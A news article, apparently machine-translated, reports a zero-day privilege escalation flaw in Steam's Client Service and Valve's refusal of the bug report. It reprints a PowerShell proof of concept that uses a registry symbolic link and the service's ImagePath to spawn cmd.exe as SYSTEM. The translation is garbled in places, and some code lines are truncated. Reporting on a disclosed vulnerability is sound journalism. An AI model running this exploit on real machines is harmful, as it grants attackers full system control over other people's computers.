


Discovering a new zero-day vulnerability in Steam, more than 100 million users may be affected

Steam currently contains a serious zero-day privilege escalation vulnerability.

Steam, one of the most widely reported online distribution platforms, digital copyright management, multi-player video games, and social communication services on the world's largest internet platform, contains one A serious zero-day privilege escalation vulnerability, which could allow an attacker to hijack many important system privileges, which are only used to run the program as an administrator.

If you do not know yet, Privilege escalation vulnerabilities are system errors that allow crooks to hold in their hands but limited rights to launch an executable file with advanced privileges or administrative rights. . According to statistics, Steam currently owns more than 100 million registered users and millions of online users on the platform at the same time, so this is a risk that is assessed at a very serious level, can create things. The case for an attacker to spread malware, thereby conducting many unauthorized activities can cause great damage to users if not patched in time.

1. Twitter appears 'error' that causes user information to be approached by third-party advertising providers




The vulnerability can affect millions of Steam users worldwide

Privileged breach vulnerability

Zero-day vulnerability on Steam was discovered by two security researchers not long ago and secretly reported back to Valve as part of a ransom-finding program. However, Valve's actions make many people disappointed that this vulnerability is "not applicable". The famous game developer chose to dismiss the findings of two security experts and decided to refuse to give error bonuses, as well as never give any indication that they would

After Felix revealed details of the vulnerability as mentioned above, another security researcher named Matt Nelson - who once resonated in the global security community after discovering a series of the privileged escalation vulnerability under the alias enigma0x3 last year - also created code-proof-concept (PoC) code on how to abuse the Steam vulnerability and publicly share it on GitHub.

1. Honda's database leaked, revealing many "deadly" weaknesses in the intranet system




The screenshot shows a GitHub Gist page for a user named 'enigma0x3 / SteamEoP.ps1'. The code is a PowerShell script named 'SteamEoP.ps1' that performs several actions to exploit the vulnerability:

```
1 write-host "[*] Installing NTObjectManager..."
2 Install-Module NTObjectManager -Scope CurrentUser -Force
3 Import-Module NTObjectManager
4 write-host "[*] Removing HKLM\SOFTWARE\Wow6432Node\Value\Steam\OSIS"
5 Remove-Item -Path "HKLM\SOFTWARE\Wow6432Node\Value\Steam\OSIS"
6 write-host "[*] Creating Registry Symbolic Link from HKLM\SOFTWARE\Wow6432Node\Value\Steam\OSIS to HKLM\SYSTEM\CurrentControlSet\Services
7 [NTObjectManager]::CreateSymbolicLink("Registry\Machine\SOFTWARE\Wow6432Node\Value\Steam\OSIS",null,"REGISTRY\Machine\SYSTEM\CurrentC
8 write-host "[*] Registry Symbolic link created, restarting the Steam Client Service"
9 Get-Service "Steam Client Service" | Restart-Service
10 write-host "[*] Sleeping 5 seconds"
11 Start-Sleep 5
12 write-host "[*] DACL on HKLM\SYSTEM\CurrentControlSet\Services\Steam Client Service should be overwritten"
13 write-host "[*] Modifying theImagePath on the Steam Client Service..."
14 Set-ServiceProperty -Path "HKLM\SYSTEM\CurrentControlSet\Services\Steam Client Service" -Name "ImagePath" -Value "C:\Windows\System32\cmd.exe
15 write-host "[*]ImagePath overwritten, restarting the service to trigger GDI. This will error out, just ignore it!"
16 Get-Service "Steam Client Service" | Restart-Service
17 write-host "[*] Done, cmd.exe should now be running as NT AUTHORITY\SYSTEM"
```

PoC code on how to abuse the vulnerability shared publicly by Matt Nelson on GitHub

Matt Nelson's PoC creates a symbolic link in the **HKLM: SYSTEMCurrentControlSetServicesSteam Client Service** so that the executable file can be changed automatically when the Steam Client Service is restarted.

This can be done by launching a Windows command prompt with Administrative privileges in the background, as shown in the illustration below.



Launch a Windows command prompt with administrative privileges in the background

Nelson said he also announced the issue with Valve but did not receive a reply.

Not only Matt Nelson, many major technology newspapers have also contacted Valve to find answers about why the vulnerability has not been fixed, but until now, this game developer remain silent.

As many experts have identified, this is a dangerous flaw and it needs to be patched as soon as possible. Valve's silence left many big question marks.

We will update the article as soon as we have the latest information!

1. ProFTPD remote code execution vulnerability affects more than 1 million servers worldwide

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